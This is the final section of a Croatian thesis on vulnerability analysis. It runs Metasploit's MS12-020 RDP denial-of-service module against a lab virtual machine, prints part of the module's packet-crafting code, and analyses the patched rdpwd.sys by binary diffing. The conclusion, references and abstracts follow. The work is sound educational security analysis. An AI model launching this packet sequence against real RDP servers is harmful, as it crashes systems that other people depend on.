
```
msf> search ms12-020
Matching Modules
Name                                              Disclosure Date          Rank    Description

auxiliary/dos/windows/rdp/ms12_020_maxchannelids  2012-03-16 00:00:00 UTC  normal  MS12-020
Microsoft Remote Desktop Use-After-Free DoS
auxiliary/scanner/rdp/ms12_020_check

msf> use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf auxiliary(ms12_020_maxchannelids) > nmap -Pn 192.168.109.129

[*] exec: nmap -Pn 192.168.109.129
Starting Nmap 6.40 ( http://nmap.org ) at 2014-06-01 20:15 Central European Daylight Time

Nmap scan report for 192.168.109.129
Host is up (0.00020s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-term-serv
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:FA:28:A7 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 8.98 seconds
msf auxiliary(ms12_020_maxchannelids) > set RHOST 192.168.109.129
RHOST => 192.168.109.129
```

```
msf auxiliary(ms12_020_maxchannelids) > exploit
[*] 192.168.109.129:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS
[*] 192.168.109.129:3389 - 210 bytes sent
[*] 192.168.109.129:3389 - Checking RDP status…
[+] 192.168.109.129:3389 seems down
[*] Auxiliary module execution completed
```

Ispis 4.3. Uspješno izvođenje `ms12_020_maxchanelids` napada

Također se može primijetiti da je naredba search uz napad `auxiliary/dos/windows/rdp/ms12_020_maxchannelids` [17] ispisala još jedan modul vezan uz ms12-020, a to je `auxiliary/scanner/rdp/ms12_020_check` koji služi za provjeravanje je li neki operacijski sustav ranjiv na prethodno isprobani napad, tj. sadrži li CVE-2012-0002 ranjivost.

Da bi se zadani sustavi mogli diferencirati prvo je potrebno u IDA Pro programu analizirati kritične programe nezakrpane verzije, a potom ponovno instalirati KB2621440 i onda proučiti izmjene napravljene na sustavu. Datoteka koju je potrebno diferencirati je rdpwd.sys, a pregledavanjem njenih razlika može se doći do dijela vidljivog na slici 4.7. Ranjivost proizlazi iz RDP-ovog neispravnog baratanja paketima podataka koji su mu poslani. Podatci poslani protokolom mogu preopteretiti memoriju sustava.



Slika 4.7. Izmjene u rdpwd.sys

Na slici je zaokružena najbitnija naredba koja je dodana u zakrpi, iako je vidljivo da je cjelokupni taj dio koda zamijenjen. Nedostatak ove naredbe za oslobađanje memorije je dopuštao napadačima da preopterete sustav i sruše ga ili dovedu u stanje u kojem mogu izvršavati naredbe na njemu. Napad u Metasploit-u je usmjeren samo na rušenje sustava, jer iako bi teoretski ranjivost mogla dovest do preuzimanja kontrole nad sustavom, nitko još službeno nije napravio napad koji bi to postigao.

Kako je potrebno samo natjerati sustav da alocira previše memorije, napad se sastoji uglavnom od slanja određenog slijeda paketa RDP aplikaciji kao što je i vidljivo iz Ispisa 4.4. Ti paketi sadrže poruke o zahtjevima za memorijom.

```
def run
```

```
max_channel_ids = "\x02\x01\xff"
pkt = ''+
  "\x03\x00\x00\x13" +  # TPKT: version + length
  "\x0E\xE0\x00\x00" +  # X.224 (connection request)
  "\x00\x00\x00\x01" +
  "\x00\x08\x00\x00" +
  "\x00\x00\x00"     +
  "\x03\x00\x00\x6A" +  # TPKT: version + length
  "\x02\xF0\x80"     +  # X.224 (connect-initial)
  "\x7F\x65\x82\x00" +  # T.125
  "\x5E"             +
  "\x04\x01\x01"     +  # callingDomainSelector
  "\x04\x01\x01"     +  # calledDomainSelector
  "\x01\x01\xFF"     +  # upwardFlag
  "\x30\x19"         +  # targetParameters
  max_channel_ids    +  # maxChannelIds
  "\x02\x01\xFF"     +  # maxUserIds
  "\x02\x01\x00"     +  # maxTokenIds
  "\x02\x01\x01"     +  # numPriorities
  "\x02\x01\x00"     +  # minThroughput
  "\x02\x01\x01"     +  # maxHeight
  "\x02\x02\x00\x7C" +  # maxMCSPDUsize
  "\x02\x01\x02"     +  # protocolVersion
  "\x30\x19"         +  # minimumParameters
  max_channel_ids    +  # maxChannelIds
  "\x02\x01\xFF"     +  # maxUserIds
  "\x02\x01\x00"     +  # maxTokenIds
  "\x02\x01\x01"     +  # numPriorities
  "\x02\x01\x00"     +  # minThroughput


                                                    ...
```

Ispis 4.4. Zloćudi kod za slanje paketa

Iz komentara u Ispisu 4.4. mogu se iščitati značenja paketa koje zloćudni kod šalje žrtvinom računalu. Nakon što se započne komunikacija s RDP-om šalju se podatci koji definiraju zauzimanje maksimalnih veličina memorije, to jest otvaranje maksimalnog broja korisničkih kanala. Ta procedura se ponavlja više puta, što će nakon nekog vremena rezultirati preopterećenjem cijelog sustava zbog zauzeća prevelikog dijela memorije.

5. Zaključak

Iz priloženih analiza ranjivosti vidljivo je da inženjeri koji se bave računalnom sigurnošću na raspolaganju imaju puno alata. Navedeni alati su samo neki od mogućih načina analize ranjivosti. Kako bi se moglo uspješno baratati tim alatima ponajprije je potrebno iskustvo, stoga bi se navedene metode trebalo ponoviti na više različitih ranjivosti. Osim stjecanje vještine u baratanju tim metodama, tako se uči i kako pronalaziti i prepoznavati ranjivosti te kako pisati napade za te ranjivosti. Primarni način učenja je pentesting koji će u daljnjem bavljenju sigurnošću također biti značajan kako bi se mogle otkrivati i analizirati nove i nepoznate ranjivosti. Iako postoji mnogo različitih ranjivosti one se često mogu svrstati u kategorije po sličnosti i često proizlaze iz istih tipova propusta. Isto vrijedi i za napade na te ranjivosti. Iako cilj ovog rada nije bio naučiti kako probijati sustave, već kako ih zaštititi, bez znanja o zloćudnim kodovima teško je biti uspješan u tome. Nakon analize više tih zloćudnih kodova može se primijetiti da mnogi od njih sadrže slične metode i na slične načine napadaju istovrsne propuste. Analizom tih zloćudnih kodova upoznaju se alati koji stoje napadačima na raspolaganju i tako se uči na koje stvari je potrebno paziti kada se bavimo računalnom sigurnošću. Zbog silne količine informacija koji se danas nalaze na računalnim sustavima računalna sigurnost je postala jako bitna djelatnost koju bi trebali upoznati svi programeri i ljudi koji rade s računalnim sustavima.

6. Literatura

[1] Brad Arkin, *Important Customer Security Announcement*, 3.10.2013., http://blogs.adobe.com/conversations/2013/10/important-customer-security-announcement.html, preuzeto: 16.5.2014.

[2] *PlayStation Network outage*: http://en.wikipedia.org/wiki/PlayStation_Network_outage, preuzeto: 16.5.2014.

[3] Metasploit, besplatno preuzimanje programa: http://www.metasploit.com/ ; Poveznica na stranicu s dodatnim uputama za korištenje: http://www.offensive-security.com/metasploit-unleashed/Main_Page
Poveznica na stranicu s dodatnim uputama za Meterpreter teret: http://www.offensive-security.com/metasploit-unleashed/Meterpreter_Basics

[4] IDA Pro, besplatno preuzimanje programa: https://www.hex-rays.com/products/ida/support/download.shtml

[5] Process Explorer, besplatno preuzimanje programa: http://technet.microsoft.com/en-us/sysinternals/bb896653.aspx

[6] Java Decompiler, besplatno preuzimanje programa: http://jd.benow.ca/

[7] Službena stranica za ranjivost CVE-2013-3893: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-3893, preuzeto: 16.5.2014.

[8] Use After Free: http://cwe.mitre.org/data/definitions/416.html, preuzeto: 10.6.2014.

[9] Kod ie_setmousecapture_uaf.rb napada: https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/browser/ie_setmousecapture_uaf.rb, preuzeto: 10.6.2014

[10] Službena stranica za ranjivost CVE-2013-0422: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0422, preuzeto: 16.5.2014.

[11] *Oracle Security Alert for CVE-2013-0422*, 13.1.2013.: http://www.oracle.com/technetwork/topics/security/alert-cve-2013-0422-1896849.html, preuzeto: 16.5.2014.

[12] Kod java_jre17_jmxbean.rb napada: https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/browser/java_jre17_jmxbean.rb, preuzeto: 10.6.2014

[13] O 1-day napadima: http://securityaffairs.co/wordpress/3913/cyber-crime/1-day-exploitsbinary-diffing-patch-management-the-side-threats.html, preuzeto: 10.6.2014

[14] DarunGrim 2 i DarunGrim 3, besplatno preuzimanje programa: http://www.darungrim.org/Sources

[15] Službena stranica za ranjivost CVE-2013-0002: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0002, preuzeto: 18.5.2014.

[16] Službena stranica o MS12-020 ažuriranju: https://technet.microsoft.com/library/security/ms12-020, preuzeto: 1.6.2014.

[17] Kod ms12_020_maxchannelids.rb napada: https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/dos/windows/rdp/ms12_020_maxchannelids.rb, preuzeto: 18.5.2014.

Analiza ranjivosti u aplikacijima i zloćudnog koda za njihovo iskorištavanje

Sažetak

Ovaj rad sastoji se od više primjera različitih analiza poznatih ranjivosti i cilj mu je upoznavanje s pojmom ranjivosti, napada te općenito s računalnom sigurnošću. Na početku rada opisuju se aplikacije koje služe za analizu ranjivosti. Nakon upoznavanja s načinom upotrebe tih aplikacija, isprobavaju se na poznatim ranjivostima. U analizi svake ranjivosti prvo je s Metasploit aplikacijom isproban već gotov napad na tu ranjivost, a potom je ranjivost analizirana s nekim drugim alatima. Pri analizi prvog napada korištena je IDA Pro aplikacija, kako bi se pronašao dio izvršavanja zloćudnog koda koji vodi do neregularnog ponašanja u Internet Explorer aplikaciji. U drugom napadu je za uspješnu analizu koda bilo potrebno koristiti posebne alate poput dekompajlera. Metode koje korištene u ta dva primjera uglavnom su vezane uz 0-day napade. Treća ranjivost analizirana je uspoređivanjem različitih verzija napadnute aplikacije, tj. uspoređivanjem zakrpane i nezakrpane verzije. Ova metoda je karakteristična za 1-day napade koji se pojavljuju nakon što izađe zakrpa na neku ranjivost i korisni su samo za napadanje računala na kojima još nije instalirano to ažuriranje. Za tu analizu korišten je alat DarunGrim.

Ključne riječi: računalna sigurnost, ranjivost, napad, Metasploit, IDA Pro, DarunGrim

Analysis of vulnerabilities in applications and malicious codes that exploit them

Abstract

This thesis consists of multiple different examples of vulnerability analysis and it's goal is to help us familiarize ourselves with terms like vulnerability, exploit and computer security in general. At the beginning of the thesis the tools used for vulnerability analysis are described. Afterwards those tools are used on known vulnerabilities. In every analysis, the exploits for those vulnerabilities were first tested in Metasploit. After that different tools were used to analyze the vulnerability. For the first vulnerability IDA Pro was used to find the point where Internet Explorer malfunctions and why it does so. For the second analysis additional applications like decompilers were used to study the code. Methods used in those studies are commonly used to study 0-day exploits. In the third analysis binary diffing was used to find differences between the patched and the unpatched version of the vulnerable application. This method is used to make or study 1-day exploits which target unpatched systems. The DarunGrim tool was used in that analysis.

Keywords: computer security, vulnerability, exploit, Metasploit, IDA Pro, DarunGrim